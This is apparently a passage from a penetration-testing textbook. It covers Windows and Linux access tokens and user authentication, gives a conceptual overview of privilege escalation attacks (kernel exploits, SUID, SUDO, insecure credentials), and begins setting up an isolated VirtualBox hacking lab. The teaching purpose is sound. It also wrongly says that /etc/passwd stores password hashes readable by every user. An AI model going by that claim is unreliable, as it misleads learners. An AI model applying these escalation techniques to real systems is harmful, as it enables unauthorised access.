
If the user is unprivileged, the access token will be restricted, as outlined in the following screenshot:



```
C:\Users\Alexis-WS>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Users\Alexis-WS>
```

Figure 1.7 – Restricted access token

It is important to note that the user highlighted in *Figure 1.7* has administrative privileges; however, the `cmd.exe` process uses an access token that restricts privileges. If we run `cmd.exe` as an administrator, the user's access token will be listed with all privileges, as outlined in the following screenshot:



```
C:\Windows\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled

C:\Windows\system32>
```

Figure 1.8 – Privileged access token

Access tokens can be leveraged during the privilege escalation process through attacks such as primary access token manipulation attacks, which involve tricking a system into believing that a process belongs to a different user from the one who started the process. We will learn how to utilize this attack vector to escalate our privileges later in the book.

Linux security

Linux is a free and open source operating system that comprises the Linux kernel, which was developed by Linus Torvalds, and the **GNU's Not Unix** (**GNU**) toolkit, which is a collection of software and utilities that was originally started and developed by Richard Stallman. This combination of open source projects is what makes up the Linux operating system as a whole, and it is commonly referred to as GNU/Linux.

Typically, most individuals and companies are likely to be running Windows clients and will be using Linux for their critical infrastructure—for instance, mail servers, databases, web servers, and **intrusion detection systems** (**IDSes**). Given the nature and deployment of Linux servers in organizations, attacks will be much more likely to severely affect a company and cause major disruption.

User authentication

User account details on Linux are stored in a `/etc/passwd` file. This file contains the user account username, the **user ID** (**UID**), an encrypted password, a **group ID** (**GID**), and personal user information.

This file can be accessed by all users on the system, which means that any user on the system can retrieve the password hashes of other users on the system. This makes the hash-dumping process on Linux much more straightforward and opens the door to potential password-cracking attacks. Most older Linux distributions utilized the **Message Digest Algorithm 5** (**MD5**) hashing algorithm, which is much easier to crack, and as a result, most newer distributions have begun utilizing and implementing the **Secure Hash Algorithm 256** (**SHA-256**) encryption protocol, therefore making it much more difficult to crack the hashes.

Identification

User authentication on Linux is facilitated through the use of a username that corresponds to a unique UID, comprising a numeric value that is automatically assigned or manually assigned by a system administrator. The root account on Linux will always have a UID of 0.

This user information, along with the hashed user passwords, is stored in the `/etc/passwd` file.

Access tokens

Access tokens on Linux work in a similar way to how they work on Windows but are stored in memory (**random-access memory**, or **RAM**) and attached to processes when initialized.

The access token on Linux will contain the following information:

- UID of the user account
- GID/GIDs of the groups that the user is a member of
- User privileges
- Primary group UID
- **Access control list** (**ACL**) entries

Now that we have an understanding of the various authentication and security components used on Windows and Linux, we can take a look at the various types of privilege escalation attack and how they exploit the aforementioned security mechanisms.

Exploring the types of privilege escalation attack

We can now explore the most common privilege escalation attacks and how they work. The objective is to get a basic picture of the types of privilege escalation attack available and to understand how they are exploited.

We will take a look at how to exploit these vulnerabilities in depth on both Windows and Linux systems in the upcoming chapters.

Kernel exploits

Kernel exploits are programs or binaries that affect both Windows and Linux and are designed to exploit vulnerabilities in the underlying kernel, to execute arbitrary code with elevated or "root" permissions.

The exploitation process is multi-faceted and requires a good amount of enumeration in order to determine the operating system version and installed patches or hotfixes, and consequently whether it is affected by any kernel exploits, after which the kernel exploit code can be retrieved through various exploit repositories such as `exploit-db`. The exploit code should then be inspected and customized based on the required parameters and functionality. After customization, the code can be compiled into a binary and transferred over to the target for execution. In some cases, the exploit code will need to be downloaded and compiled on the target if it relies on certain dependencies.

After successful compilation and execution of the binary, the kernel exploit will grant the attacker "root" access on the target system in the form of a shell prompt, where they can run commands on the system with "root" privileges.

In many cases, precompiled kernel exploits for Windows already exist online and can be downloaded and executed directly, therefore avoiding the compilation process altogether. However, it is very important to inspect and analyze the exploit code before compiling it, as exploits could contain malicious code or payloads.

Important note

Kernel exploits are extremely powerful; however, they can cause system crashes and kernel panics that can hinder the privilege escalation process and can cause damage to the system.

Exploiting SUID binaries

SUID is an inbuilt Linux feature that allows users to execute binaries and files with the permissions of other users.

This feature is commonly used to allow non-root accounts to run system utilities and binaries with root permissions. You can set the program or utility SUID permission with the owner as "root." This will allow the program or utility to run with "root" privileges whenever a non-root user executes it. Attackers can exploit or take advantage of SUID misconfigurations and run arbitrary commands as root.

For example, programs or binaries that allow the execution of arbitrary commands such as `vim` should not have their SUID owner set as "root," as non-root users can leverage the command execution functionality within `vim` to run commands with "root."

Exploiting vulnerable services and permissions

Services offer the largest threat surface for attackers, given the variability and diversity of programs and services that can be found running on Windows and Linux systems.

Attackers will typically aim to identify misconfigured or vulnerable services and programs that could facilitate the escalation of privileges. For example, on Linux systems, attackers will try to identify and exploit misconfigurations with **cron jobs** and leverage the functionality to execute arbitrary code or malicious binaries.

Exploiting vulnerable or insecure services on Windows typically involves embedding a payload in a service with administrative privileges. When the service is executed, it executes a payload with the administrative privileges, therefore allowing the binary to execute commands with "root" privileges.

Insecure credentials

This technique involves searching for **insecure credentials** that have been stored on a system by users or by carrying out a process of cracking weak user credentials. Many users—and even system administrators—note down passwords in cleartext in documents, spreadsheets, and configuration files for various service accounts. These files can be located by running specialized search queries with various command-line utilities.

An example of this is the use of the `find` command-line utility on Linux to locate files with specific extensions and filenames.

Exploiting SUDO

Attackers will usually target users who have **SUDO** privileges. SUDO allows users to run commands as another user, typically the root user.

SUDO privileges are usually configured manually by administrators, which leaves the door open to potential misconfigurations. For example, an administrator can assign SUDO permissions to a non-root user for certain command-line utilities (such as `find` or `vim`) that can run shell commands or arbitrary code.

This can be leveraged by attackers to run arbitrary code or execute commands with "root" privileges.

> **Important note**
>
> SUDO is a Linux command and permission set that allows users to run commands or programs with superuser or "root" privileges.

These are just some of the privilege escalation attacks and techniques that can be used on both Windows and Linux systems. We will be taking a look at how to use these techniques in detail in the upcoming chapters.

Summary

This chapter introduced you to the privilege escalation process, explained how privileges and user accounts are implemented in modern operating systems, and looked at the differences between privilege escalation on Windows and Linux systems. It also highlighted the most common privilege escalation techniques and explained how they can be exploited.

You should now have a good understanding of the privilege escalation process, how permissions and privileges are implemented, and the various penetration testing techniques that are used on both Windows and Linux.

In the next chapter, we'll get started with setting up our virtual environment and preparing our penetration-testing distribution. We will also look at the various tools and frameworks we will be utilizing to enhance and optimize the privilege escalation process.

2
Setting Up Our Lab

Given the robust and technical nature of the work that a security researcher or penetration tester indulges in, it is vitally important that you practice and test your hacking skills in a safe and isolated virtual environment to avoid causing damage to public systems, computers, or networks. The art of setting up a **virtual hacking lab** is an essential skill for a *penetration tester*, as it allows for the rapid deployment, testing, and exploitation of systems without having to target public systems or network infrastructures.

It is, therefore, vitally important to know how to set up a **virtualized environment** that can be used for practicing your penetration testing skills legally. Having a personal virtual hacking lab allows you to test out new attacks, exploits, and tools, and this, in turn, will enhance your learning process and will consistently build up your skill set making you a more competent hacker. Similarly, in this chapter, you will learn how to design and configure your own robust isolated virtual hacking lab, which will be used for learning and practicing the various *exploitation* and *privilege escalation* techniques on the Windows and Linux operating systems that are demonstrated in this book.

This chapter will give you the necessary knowledge and skills to design, deploy, configure, and troubleshoot your own isolated virtual hacking lab.

In this chapter, we will cover the following topics:

- Designing our lab
- Building our lab
- Setting up Kali Linux

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you have met the following hardware and software requirements:

- A Windows, Linux, or macOS-hosted operating system is required.
- A minimum of 4 GB of RAM is required. 8 GB is the preferred specification.
- More than 500 GB of free storage.
- A processor that supports virtualization technology (for instance, Intel VT-x or AMD VT).
- A general understanding of how **VirtualBox** works.

Now that we have an idea of what we will be covering, let's dive right into the first topic.

You can view this chapter's code in action here: `https://bit.ly/3ukgh6C`

Designing our lab

In this section, we will start building our virtual hacking lab. We will design and structure our lab based on our requirements for the exercises and demonstrations in this book.

To set up our lab infrastructure, we need to leverage **virtualization** technology. This will allow us to avoid any additional costs related to hardware and networking, as we will be running all of our *guest operating systems* and configuring our *virtual network* on one host.

Before we get started with designing and structuring our lab, we need to explore virtualization as a concept and as a practice. First, we will learn about the importance of and the role of virtualization in building and configuring our virtual hacking lab.

Virtualization

Virtualization is the process of running a virtualized instance of an operating system with an abstracted hardware layer. Virtualization facilitates the running of multiple operating systems on a single computer, or host, simultaneously. It was invented as a way to help large organizations and companies reduce their need for and expenditure on hardware for hosting and networking equipment.

Originally, large companies and organizations would have to buy entire servers to host services such as email and web applications. Each service was hosted on its own dedicated server. This, in turn, led to an increase in spending by companies with no added benefit to factors such as performance and resource efficiency, given the fact that most servers are configured to be high performance, have a high number of system resources such as *RAM*, and are configured with powerful CPUs. However, given the fact that companies were only able to host one service per server, most of the time, the system resources such as processing power and RAM would be underutilized, which made hosting inefficient. This type of traditional hosting infrastructure is illustrated in *Figure 2.1*:




Figure 2.1 – A traditional hosting infrastructure

This problem of resource inefficiency is what virtualization was created to solve. With virtualization in place, companies are now able to run multiple operating systems and host multiple services on one dedicated server. Virtualization ensures that system resources are properly and efficiently utilized, as a server can be configured to run as many services as possible within the constraints of the physical resources and the capacity of the server.

Figure 2.2 illustrates how, using a *hypervisor* such as VirtualBox, virtualization can be used to configure multiple operating systems and services to run on one server:




Figure 2.2 – A modern hosting infrastructure

In *Figure 2.2*, a server has been configured to **virtualize three** operating systems that each host their own services. This clearly outlines the benefits of utilizing virtualization not only for companies but also for individuals and professionals. Likewise, we will be using virtualization to host our target and attacker operating systems on one host system. For us to leverage virtualization technology, we will need to take a look at hypervisors.

> **Important note**
>
> A key feature offered or facilitated by virtualization is the isolation of guest operating systems, which provides security and stability to the infrastructure. *Virtual machine isolation* can be configured as needed; we will take a closer look at guest isolation and virtual networking when we set up our virtual machines.

Hypervisors

A **hypervisor** is a computer program that is responsible for creating, running, and managing virtual machines. It is responsible for facilitating the virtualization process and setting up the emulated environment required to run an operating system.

Hypervisors are split into two main categories based on their deployment and use case:

- **Type 1 hypervisors**: These hypervisors are installed directly on top of hardware and, typically, run as operating systems. These types of hypervisors are also known as **bare-metal hypervisors**. Some examples of type 1 hypervisors include the following:

  a) VMware ESX

  b) Microsoft Hyper-V Server

  c) Proxmox-VE

  Figure 2.3 illustrates the deployment structure of a type 1 hypervisor, where the hypervisor management system is installed directly onto hardware and acts as the main operating system that creates and manages the virtual machines:




Figure 2.3 – The Type 1 hypervisor structure

- **Type 2 hypervisors**: These hypervisors are installed directly on top of a host operating system such as Windows, Linux, or macOS. They operate like traditional programs as opposed to being run directly on top of the hardware.

Type 2 hypervisors do not have direct access to the system hardware; instead, type 2 hypervisors utilize the system resources that are available to the host operating system. *Figure 2.2* illustrates a typical type 2 hypervisor setup where the hypervisor is installed directly on top of the host operating system. Some examples of free and commercial type 2 hypervisors are listed as follows:

a) Oracle VirtualBox (free)

b) VMware Player (free)

c) VMware Workstation Pro (commercial)

d) Parallels Desktop for macOS (commercial)

What is a virtual machine?

A virtual machine is an emulated operating system that runs directly on top of another operating system. Virtual machines have access to and can be allotted resources based on user requirements. For instance, we can specify the amount of RAM, the number of cores and logical processors, and the network interfaces and USB devices that the virtual machine will have access to. By default, virtual machines utilize a *virtual disk image* for storage and can be extended if required. Hypervisors such as VirtualBox also give us the ability to take snapshots of virtual machines as a form of redundancy. This can be extremely helpful in situations where virtual machines fail due to misconfigurations or system errors; you can easily restore a virtual machine to a previous snapshot.

What type of hypervisor should you use?

As mentioned earlier, the type of hypervisor you decide to use will depend on the nature of your deployment and individual use cases. If you have more than one computer or laptop, you can try out a type 1 hypervisor such as Proxmox-VE, which I personally use given the extended functionality it offers. If you intend on running your virtual hacking lab on a single computer or laptop, the obvious choice would be a type 2 hypervisor, as it can be installed directly onto the host operating system.

Now that we have a better understanding of what virtualization is and how we can leverage the technology to set up our virtual hacking lab, we can take a look at how to structure our lab.

Lab structure

Before we begin building our virtual lab, we need to understand how it will be structured, what software and operating systems we will use, and the network configuration we will implement. This will make the deployment phase much simpler and more straightforward.

The first step is to select our preferred hypervisor. In this book, we will be using **Oracle VirtualBox**, which is a type 2 hypervisor that is free and open source. It also offers great functionality out of the box. We will look at how to install and configure VirtualBox in the next section.

Operating systems

We will be deploying a robust variety of both Windows and Linux operating systems. This will give you the ability to simulate *real-world attacks* on different types of operating systems as opposed to a single target. You are also likely to encounter different operating systems during a typical penetration test. We will be using the following operating systems in our virtual hacking lab:

- **Windows 7**
- **Windows Server 2008**
- **Windows Server 2012**
- **Windows 10**
- **Metasploitable2**
- **Kali Linux**

We will be utilizing Kali Linux as our offensive operating system, and the other operating systems will be used as targets.

> **Important note**
>
> The Windows Server 2012 target virtual machine is optional. Most of the techniques and attacks demonstrated in this book can be replicated on Windows Server 2008.

Now that we have an idea of what hypervisor and operating systems we will be utilizing, we can set up our desired virtual network structure.

The virtual network topology

Figure 2.4 outlines the desired network **topology** that we will be using to set up our virtual network within VirtualBox. All virtual machines will be interconnected and isolated from any other external networks:




Figure 2.4 – The virtual network topology

VirtualBox allows us to create a completely isolated virtual network without the need for a router or switch. Each virtual machine will need to be assigned an IP address. We will be using the built-in virtual switch within VirtualBox to set up a **Dynamic Host Configuration Protocol** (**DHCP**)-based network where IP addresses will be distributed to the virtual machines automatically. This will simulate a real network environment; we will then have to perform some basic host discovery to manually map out the network and the hosts.

We now have a good understanding of the software that we will be using and the desired structure and network topology of our lab. The next step is to put all of these pieces together.


Building our lab

We are now ready to begin putting the various pieces together to build our virtual hacking lab. We will start by setting up our hypervisor of choice, VirtualBox. Feel free to use any other preferred hypervisor if you are already familiar with one. Most of these steps can also be recreated on *VMware Workstation* and *VMware Player*.

Installing and configuring VirtualBox

VirtualBox is a cross-platform open source type 2 hypervisor that offers excellent functionality and performance. The first step is to download the correct installation *binary* based on the host operating system you are running:

1. Open `https://www.virtualbox.org/wiki/Downloads` in your browser. You will be greeted with download links for the supported operating systems, as shown in *Figure 2.5*. Select your host operating system to begin the download:



Download VirtualBox

Here you will find links to VirtualBox binaries and its source code.

VirtualBox binaries

By downloading, you agree to the terms and conditions of the respective license.

If you're looking for the latest VirtualBox 6.0 packages, see VirtualBox 6.0 builds. until July 2020.


If you're looking for the latest VirtualBox 5.2 packages, see VirtualBox 5.2 builds. 2020.

VirtualBox 6.1.18 platform packages

- ⇨Windows hosts
- ⇨OS X hosts
- Linux distributions
- ⇨Solaris hosts
- ⇨Solaris 11 IPS hosts

Figure 2.5 – Downloading VirtualBox

2. After the installation binary has been downloaded, you will need to install it. The binary or executable will present you with a standard installation wizard. Follow the installation steps while keeping all the settings and configurations at their default settings. Once completed, you can now open up VirtualBox, and you will be greeted with a window similar to the one shown in *Figure 2.6*:



Welcome to VirtualBox!

The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for more information and latest news.

Figure 2.6 – The VirtualBox welcome screen

We now have VirtualBox installed and we can begin setting up and configuring the virtual network.

Configuring a virtual network

We will be using the network topology, as outlined in *Figure 2.4*, as our guide to set up and configure our virtual network adapter within VirtualBox.


VirtualBox provides a simple, yet powerful, virtual network manager that can facilitate the creation of adapters and network configurations with customizable parameters and functionality.

Our virtual network will require the following options and parameters:

- IPv4 address mask: `10.10.10.1/24`
- A DHCP server enabled

Now that we have an understanding of the IP address mask, we can configure our virtual network:

1. To open up the **Network** manager, click on the menu in the upper-right corner of the **Tools** ribbon:



tualBox!

ation window contains global tools and lists all virtual machines and s on your computer. You can import, add and create new VMs using buttons. You can popup a tools of currently selected element using t button.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for more information and latest news.

Figure 2.7 – VirtualBox Network tools

You will be greeted with a new window similar to *Figure 2.8*, prompting you to either **Create** or **Remove** the virtual network adapters.

2. In our case, we will create our own virtual network adapter that will be used to interconnect all our virtual machines under the same IP address mask. Click on the **Create** button to begin the configuration process:


